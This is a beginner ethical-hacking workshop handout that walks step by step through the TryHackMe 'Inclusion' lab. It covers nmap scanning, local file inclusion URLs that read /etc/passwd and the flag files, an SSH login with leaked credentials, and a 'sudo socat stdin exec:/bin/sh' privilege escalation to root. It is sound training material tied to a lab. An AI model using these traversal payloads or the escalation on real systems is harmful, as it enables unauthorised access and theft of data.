


# Beginner's Ethical Hacking Workshop

## LFI Edition


### Pre-Workshop Setup

Please complete these steps before the workshop begins:

1. Navigate to the following URL in your web browser:  
<https://tryhackme.com/>  
(register for an account if you do not already have one)
2. Click the 'Login' button at the top-right portion of the webpage, then input your login details.
3. Navigate to the Inclusion room at the following URL:  
<https://tryhackme.com/room/inclusion>  
(if you are currently in the Room Tutorial, you can navigate away from that page to the URL above)
4. Click the green “Join Room” button located inside the light blue bar near the top of the page.



**NOTE: Please do NOT click on the green 'Start Machine' button or the blue 'Start AttackBox' button on the page until instructed to do so by the workshop's host.**



## Overview

During the workshop we will perform a guided tutorial of one of the basic modules (called “rooms”) hosted on the TryHackMe website. The workshop will consist of

1. Starting up the Testing Virtual Machine (VM) and the AttackBox VM.
2. Using tools on the AttackBox to scan and inspecting the Testing machine's webpage.
3. Compromising the Testing machine after user credentials are captured.
4. Finding a way to escalate our user privileges on the Testing machine.
5. Using the discovered privilege escalation technique to gain Super User privileges.
6. Capturing the objective flag file using Super User privileges.

When the workshop begins, the class will have roughly one hour to finish these tasks and complete the room.

## Using the AttackBox

The AttackBox is a Linux Virtual Machine, and the Desktop view is similar to the Desktop environments of Windows or Macs. For the workshop, you will mainly work inside of a Terminal window, which is a command-line interface (CLI). There is a Desktop shortcut icon for starting new Terminal windows, and you should start a new Terminal window after dismissing the Welcome screen (by pressing the Enter key).

### Using the Terminal

A terminal only accepts typed commands as input and can be intimidating to new users. If, at any time the terminal becomes unresponsive to your commands, you should close the Terminal window and start a new Terminal.

## Workshop Completion Flow

When the host instructs you to begin, please begin Part 1 of the workshop process and follow along with the host's instructions. If, at any point, you fall behind, you can refer to this document to help catch up.


# Part 1

## Objective - Room and Machine Setup

Step 1 - Press the Blue ‘**Start AttackBox**’ Button at the Top of the webpage.

Step 2 - Press the Green ‘**Start Machine**’ Button Located at the Top Right Corner of the Task 1 Section.

Step 3 – Wait for 60-90 seconds while the virtual machines initialize. The exercise will be ready when you see the following in your AttackBox desktop:



```
Terminal
File Edit View Search Terminal Help
01

This machine can access other machines you deploy on TryHackMe.

Please keep in mind the following:
1. Pentesting any target that is not deployed by you on TryHackMe is prohibited.
2. You are solely responsible for your actions.
3. This machine expires. Check TryHackMe to ensure you still have time left.
4. Once this machine is terminated, all data will be lost.

View the changes made to the AttackBox: https://help.tryhackme.com/106142-my-mac
hine/tryhackme-attack-machine#changelog


Usage Instructions:
1. Tools are located in /root/Desktop/Tools & /opt/
2. Webshells are located in /usr/share/webshells
3. Wordlists are located in /usr/share/wordlists
4. To use Empire & Starkiller, read the following file: /root/Instructions/empir
e-starkiller.txt

Do you think something's missing? Let us know! support@tryhackme.com

Press ENTER key to close.
```

## CAUTION


After starting the Attackbox, there is a button at the bottom of the Attackbox desktop that allows you to shut down the Attackbox. As free users of TryHackMe are only allowed to use the AttackBox once a day for a maximum of 60 minutes, if you shut down the AttackBox, you will no longer be able to participate in the workshop unless you register an additional account at TryHackMe.




## Part 2

### Objective – Add Target IP to AttackBox Hosts File for Convenience

Step 1 - Open a Terminal on your AttackBox by clicking on the 'Terminal' shortcut icon (at the top of the Attack Desktop beside the orange Firefox icon)



Step 2 - Take note of the IP address of the VM created by the room (left side of screen, under the red Active Machine Information banner)



Step 3 - enter the following command in your terminal window, substituting <IP\_ADDRESS> with the IP address for your room:

**echo "<IP\_ADDRESS> inclusion.thm" >> /etc/hosts**

Step 4 – Check that our command processed properly by entering the following command:

**cat /etc/hosts**

```
root@ip-10-10-111-56:~# cat /etc/hosts
127.0.0.1    localhost
127.0.1.1    tryhackme.lan  tryhackme

# The following lines are desirable for IPv6 capable hosts
::1         localhost ip6-localhost ip6-loopback
ff02::1     ip6-allnodes
ff02::2     ip6-allrouters
10.10.111.56 inclusion.thm
```

## CONTEXT

By adding this entry to the AttackBox's **hosts** file we have assigned the address **inclusion.thm** to our target's IP, meaning that we can use **inclusion.thm** in our web browser or any of our scanning programs

## Part 3

### Objective - Enumerate Open Ports on Target Host

Step 1 – In your AttackBox terminal window, use the **Nmap** program to determine open network ports on the target. Input the following command:

```
nmap inclusion.thm
```

## CONTEXT

**Nmap** is a program that is used in computer networking environments to determine which machines on the network are “live” and which services they have open. The notable ports/services we will attack are the following:


22 / SSH – Remote Login Service

80 / HTTP – Webpage Service

## Part 4

### Objective – Inspect the target's website

Step 1 - Start an instance of Firefox by clicking on the Desktop shortcut in your AttackBox (at the top of the AttackBox Desktop (orange icon))



Step 2 - Navigate to the following URL in the web browser (don't forget to include the / at the end of the URL):

**[inclusion.thm/](#)**

Step 3 – Click on the **LFI-attack** link

## Hacking this world

There are various ways we can hack people and the devices these people depends upon. The best thing is that we don't even have to think about it twice because bad things happen.

[View details »](#)

## LFI-attack

Local file inclusion attack is the one using which you can include any local file i.e all the files that are present on the server if the permission is right on the file. The most common file on unix that we can check for is /etc/passwd

[View details »](#)

## RFI-attack

RFI attack or Remote file inclusion attack is the one in which server would include any file from outside the server that means we can include any evil file from our server to the machine and then exploit it.

[View details »](#)

## CONTEXT

This webpage explains how to perform a common web-app attack called Local File Inclusion. The

main takeaway is that the webpage allows users to choose which file is loaded by the website through a parameter in the URL. For example, the page we're looking at now is named **lfiattack**, indicated by the **name=lfiattack** parameter in the URL.


## Part 5

### Objective – Test the Webpage for Local File Inclusion Vulnerability

Step 1 – enter the following into the web browser address bar:

**<http://inclusion.thm/article?name=../../../../etc/passwd>**

Step 2 - look through the output of the command and take note of any interesting information



```
root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin systemd-network:x:100:102:systemd Network Management,,,:/run/systemd/netif:/usr/sbin/nologin systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd/resolve:/usr/sbin/nologin syslog:x:102:106::/home/syslog:/usr/sbin/nologin messagebus:x:103:107::/nonexistent:/usr/sbin/nologin apt:x:104:65534::/nonexistent:/usr/sbin/nologin lxd:x:105:65534::/var/lib/lxd/:/bin/false uuidd:x:106:110::/run/uuidd:/usr/sbin/nologin dnsmasq:x:107:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin landscape:x:108:112::/var/lib/landscape:/usr/sbin/nologin pollinate:x:109:1::/var/cache/pollinate:/bin/false falconfeast:x:1000:1000:falconfeast,,,:/home/falconfeast:/bin/bash #falconfeast:rootpassword sshd:x:110:65534::/run/sshd:/usr/sbin/nologin mysql:x:111:116:MySQL Server,,,:/nonexistent:/bin/false
```

### CONTEXT

We've used a Local File Inclusion attack on this website, and we're currently looking at the server's **passwd** file, which lists all of the user accounts on the server. The presence of a **passwd** file also lets us know that the computer running the website (the web server) is probably using the Unix or Linux OS, since this file is not usually present on other operating systems.

The limitation of Local File Inclusion is that we must know exactly where a file is on the system in order to access it. This is where prior knowledge of computer operating systems is handy, so we know where default files are on computer systems (such as **/etc/passwd**).

We notice that there is a commented out line in the file (the one that starts with #), and the comment

contains what looks like user credentials. Username: **falconfeast**. Password: **rootpassword**. We can use these credentials to login to the computer hosting the website (the web server) by accessing that computer's SSH service.

## Part 6

**Objective – Login to the target server via the SSH program.**

Step 1 - enter the following command into your Terminal window:

```
ssh falconfeast@inclusion.thm  
yes  
enter password: rootpassword
```

**NOTE: You will not see any output as you type the password**

CONTEXT

SSH (Secure SHell) is a program that allows users to remotely login to computers.

## Part 7

**Objective – Capture the system's user flag.**

Step 1 – learn the present working directory (**pwd**) of the SSH session, then list the directory's contents (**ls**) with the following commands:

```
pwd  
ls
```

Step 2 – access the user.txt flag file with the following command:

```
cat user.txt
```

Step 3 – enter the flag number into the TryHackMe Inclusion webpage under Task 2



Task 2

Root It

If you've deployed the VM then try to find the LFI parameters and get the user and root flag.

user flag


Answer format: \*\*\*\*\*

Submit


Hint

## COPY AND PASTING WITH THE ATTACKBOX

In Linux, we copy text from terminal windows with Ctrl+Shift+C instead of Ctrl+C, and paste into a terminal windows with Ctrl+Shift+V instead of Ctrl+V. In addition, we cannot directly copy text from non-AttackBox sources into an AttackBox window, but rather, we need to access the AttackBox's clipboard first, by clicking on the button located on the left-edge of the AttackBox desktop, in the middle:



Then click on the middle icon:



Then highlight the text and Ctrl+C to copy it.



To paste something into an AttackBox window, we would do the opposite operation, opening the AttackBox clipboard, clearing any text already there, then Ctrl+V to paste the text into the AttackBox clipboard, then pasting the clipboard contents into an AttackBox window.

## CONTEXT

The **Cat** command allows us to read files on the system, in this case a flag file. Most systems in Capture the Flag (CTF) exercises contain flag files which represent proof of access to that file. Typically, a CTF system will contain a User flag (representing low-level access), and a Root flag (representing high-level access). A CTF exercise is usually considered complete when you have access to the Root flag.

We use common **\*nix** commands to interact with the system because the operating system (OS) of the webserver is Linux. If the OS were Windows, for example, we would be using **cmd** commands to interact with it instead.

## Part 8

**Objective – Check if our user account has special privileges.**

Step 1 - enter the following command into the SSH terminal window:

**sudo -l**

CONTEXT

We are checking if the user account has any commands that it can use with **sudo** (super user) privileges. The actual Super User account (Root) can use all commands with sudo privileges. The output of **sudo -l** tells us that the user account we're using can use the **Socat** program with elevated privileges.

## Part 9

**Objective - Find a way to elevate privileges with the Socat command.**

Step 1 – Open another tab in the Firefox browser and search for the following term:

**sudo socat privilege escalation**

Step 2 – Click on the GTFOBins link.

Step 3 – Read the entry under **Sudo**

CONTEXT

**Socat** is a networking program that is used to connect networking sockets between two computers, but in our scenario, we only need to use it as a means of elevating our user privileges. If a user is allowed to use certain programs using sudo, they can potentially exploit the program and gain Super User access.

GTFOBins is a website which includes a repository of different Linux programs and describes how they can be used to bypass system security and other tricks.

## Part 10

**Objective – Elevate our privileges by exploiting the Socat command.**

Step 1 – Input the following into our SSH terminal window:

**sudo socat stdin exec:/bin/sh**

Step 2 – Input the following command to confirm that we are now acting as the Super User (Root):

**whoami**

## CONTEXT

We have succeeded in privilege escalation (priv esc), and now have complete control over the computer since we are currently using the Root account. The Root account is the user account with the highest privileges on a Linux system.

The we gained access to the Root account through the **Socat** program, which the **Falconfeast** user can use with **sudo**. However, inside of the Socat program, we start another shell session, and since **Socat** is using super user privileges, the new shell session is automatically started in the context of the sudo user (Root).

If we consider our AttackBox terminal to be the first shell (command line interface), then the SSH session we start is the second shell (a shell in a shell), and the shell we start using the **Socat** program is the third shell (a shell in a shell in a shell). Each shell can be closed by giving the **exit** command, which backs us up a level. If we were to input **exit** three times in a row, the terminal window would close.

Also, each layer of shell is acting in the context of a different user. Shell 1 is using the AttackBox Root account. Shell 2 is using the Inclusion Falconfeast account, and shell 3 is using the Inclusion Root account.

# Part 11

## Objective – Capture the Root flag.

Step 1 – navigate to the root directory of the filesystem, then list its contents with the following commands:

**cd /root**  
**ls**

Step 2 – read the contents of the root.txt flag file using the Cat command:

**cat root.txt**

Step 3 – enter the flag number into the TryHackMe Inclusion webpage under the Task 2 heading.

**Task 2** ○ Root It

If you've deployed the VM then try to find the LFI parameters and get the user and root flag.

---

user flag

Answer format: \*\*\*\*\*

Submit

Hint

root flag

Answer format: \*\*\*\*\*

Submit

## Summary

Now that we've captured the information in the User and Root flag files, the exercise is technically over. The system's website was vulnerable to a Local File Inclusion attack due to insufficient filtering in the webserver code, which allowed us to capture user credentials accidentally exposed on the system's **passwd** file. Once we gained a foothold into the system, we discovered the user account that we'd captured was able to use an exploitable program with elevated privileges, which we exploited to gain Super User access to the system.

## What Next?

If you want to challenge yourself on this system, take a look at the following Extra Miles exercises and learn another method you can use to access this system's User and Flag files.

## Extra Miles 1

**Objective – Enumerate the Webserver using the Nikto website scanner**

Step 1 – open a new Terminal window from our AttackBox desktop and input the following command:

**nikto -h inclusion.thm**

```

root@ip-10-10-197-147:~# nikto -h inclusion.thm
- Nikto v2.1.5
-----
+ Target IP:          10.10.180.157
+ Target Hostname:    inclusion.thm
+ Target Port:        80
+ Start Time:         2021-05-04 23:54:18 (GMT1)
-----
+ Server: Werkzeug/0.16.0 Python/3.6.9
+ The anti-clickjacking X-Frame-Options header is not present.
+ No CGI Directories found (use '-C all' to force check all possible dirs)

```

## CONTEXT

**Nikto** is a webserver vulnerability scanning program, and it reports that the webserver is using Python software to run the website.

# Extra Miles 2

**Objective – Confirm that the Python process is using Root privileges**

Step 1 – on the SSH terminal (user: Falconfeast) input the following command:

**ps -aux | grep python**

## CONTEXT

The **ps -aux** command lists all of the running programs (processes) on the computer. We also pipe (|) the output of that command into another program called **Grep**, which filters the output of the **ps -aux** command to only lines which contain the word we're looking for (python).

In the resulting output, the first word in each line is the user that started the process (Root), and the last portion of the line (starting with /) is the name of the program that started the process.

```

falconfeast@inclusion:~$ ps -aux | grep python
root      532  0.0  1.6 170392 17072 ?        Ssl  Apr28   0:00 /usr/bin/python3 /usr/
bin/networkd-dispatcher --run-startup-triggers
root      544  0.0  3.1  92892 31360 ?        Ss   Apr28   0:01 /usr/bin/python3 /usr/
local/bin/flask run --host=0.0.0.0 --port=80
root      571  0.0  1.9 187240 20136 ?        Ssl  Apr28   0:00 /usr/bin/python3 /usr/
share/unattended-upgrades/unattended-upgrade-shutdown --wait-for-signal
root     1400  1.6  2.7 172476 27584 ?        Sl   00:40   0:00 /usr/bin/python3 /usr/
lib/ubuntu-release-upgrader/check-new-release -q

```

The second entry in the output indicates that the website hosting process is being run as the Root user.

This means that the Local File Inclusion attack we performed on the website can potentially read any file on the webserver, since the Python process running the website is running as the Root user (who has access to all files on the server).

The only limitation to this, in the context of Local File Inclusion, is that we must know exactly where a file is on the file system in order to read it.

## Extra Miles 3

### Objective – Access the User and Root flag files using Local File Inclusion

Step 1 – Input the following URL into the AttackBox Firefox browser:

**<http://inclusion.thm/article?name=../../../../../../home/falconfeast/user.txt>**

Step 2 – Input the following URL to access the Root flag file:

**<http://inclusion.thm/article?name=../../../../../../root/root.txt>**

### CONTEXT

While not explained the first time we used Local File Inclusion, the `../` sections of the URL we use in the attack are an instruction to the webserver to go up a layer in the file system. Since we don't know how deep into the file-system the webserver process is operating, we include several of these instructions to make sure we're at the root of the file-system before we attempt to access the directories and files we want.

We are only able to access these files because we know their exact locations on the webserver. For people who do Capture the Flag (CTF) exercises on a regular basis, they know that if the server's OS is Linux, the User flag is usually located in one of the server user's **/home** directories, and is almost always named **user.txt**. And for Linux systems, the Root flag is almost always located in the **/root** directory and is named **root.txt**.

## Further Learning

The workshop exercise is over. If you enjoyed the workshop, and you're interested in learning more, you can find some links below that provide free training and exercises for basic skills used in ethical hacking and cybersecurity:

### Local File Inclusion Vulnerability

<https://tryhackme.com/room/lfi>

<https://www.acunetix.com/blog/articles/local-file-inclusion-lfi/>

[https://en.wikipedia.org/wiki/File\\_inclusion\\_vulnerability](https://en.wikipedia.org/wiki/File_inclusion_vulnerability)

## **Linux OS Commands**

<http://linuxjourney.com>

<https://tryhackme.com/room/linux1>

<https://tryhackme.com/room/linux2>

<https://tryhackme.com/room/linux3>

<https://tryhackme.com/room/linuxstrengthtraining>

<https://tryhackme.com/room/linuxmodules>

<https://www.youtube.com/watch?v=2PGnYjbYuUo>

## **Computer Networking**

<https://tryhackme.com/room/introtonetworking>

<https://tryhackme.com/room/bpnetworking>

<https://www.youtube.com/watch?v=QKfk7YFILwsl>

# **Workshop Appendix**

## **Reference Links for Programs and Apps Used During the Workshop**

### **Basic Linux Commands:**

[https://assets.contentstack.io/v3/assets/blt36c2e63521272fdc/bltea7de5267932e94b/5eb08aafc88d36e47cf0644/Cheatsheet\\_SEC301-401\\_R7.pdf](https://assets.contentstack.io/v3/assets/blt36c2e63521272fdc/bltea7de5267932e94b/5eb08aafc88d36e47cf0644/Cheatsheet_SEC301-401_R7.pdf)

### **Nmap:**

<https://assets.contentstack.io/v3/assets/blt36c2e63521272fdc/blte37ba962036d487b/5eb08aae26a7212f2db1c1da/NmapCheatSheetv1.1.pdf>



**Nikto:**

<https://cdn.comparitech.com/wp-content/uploads/2019/07/Nikto-Cheat-Sheet.pdf>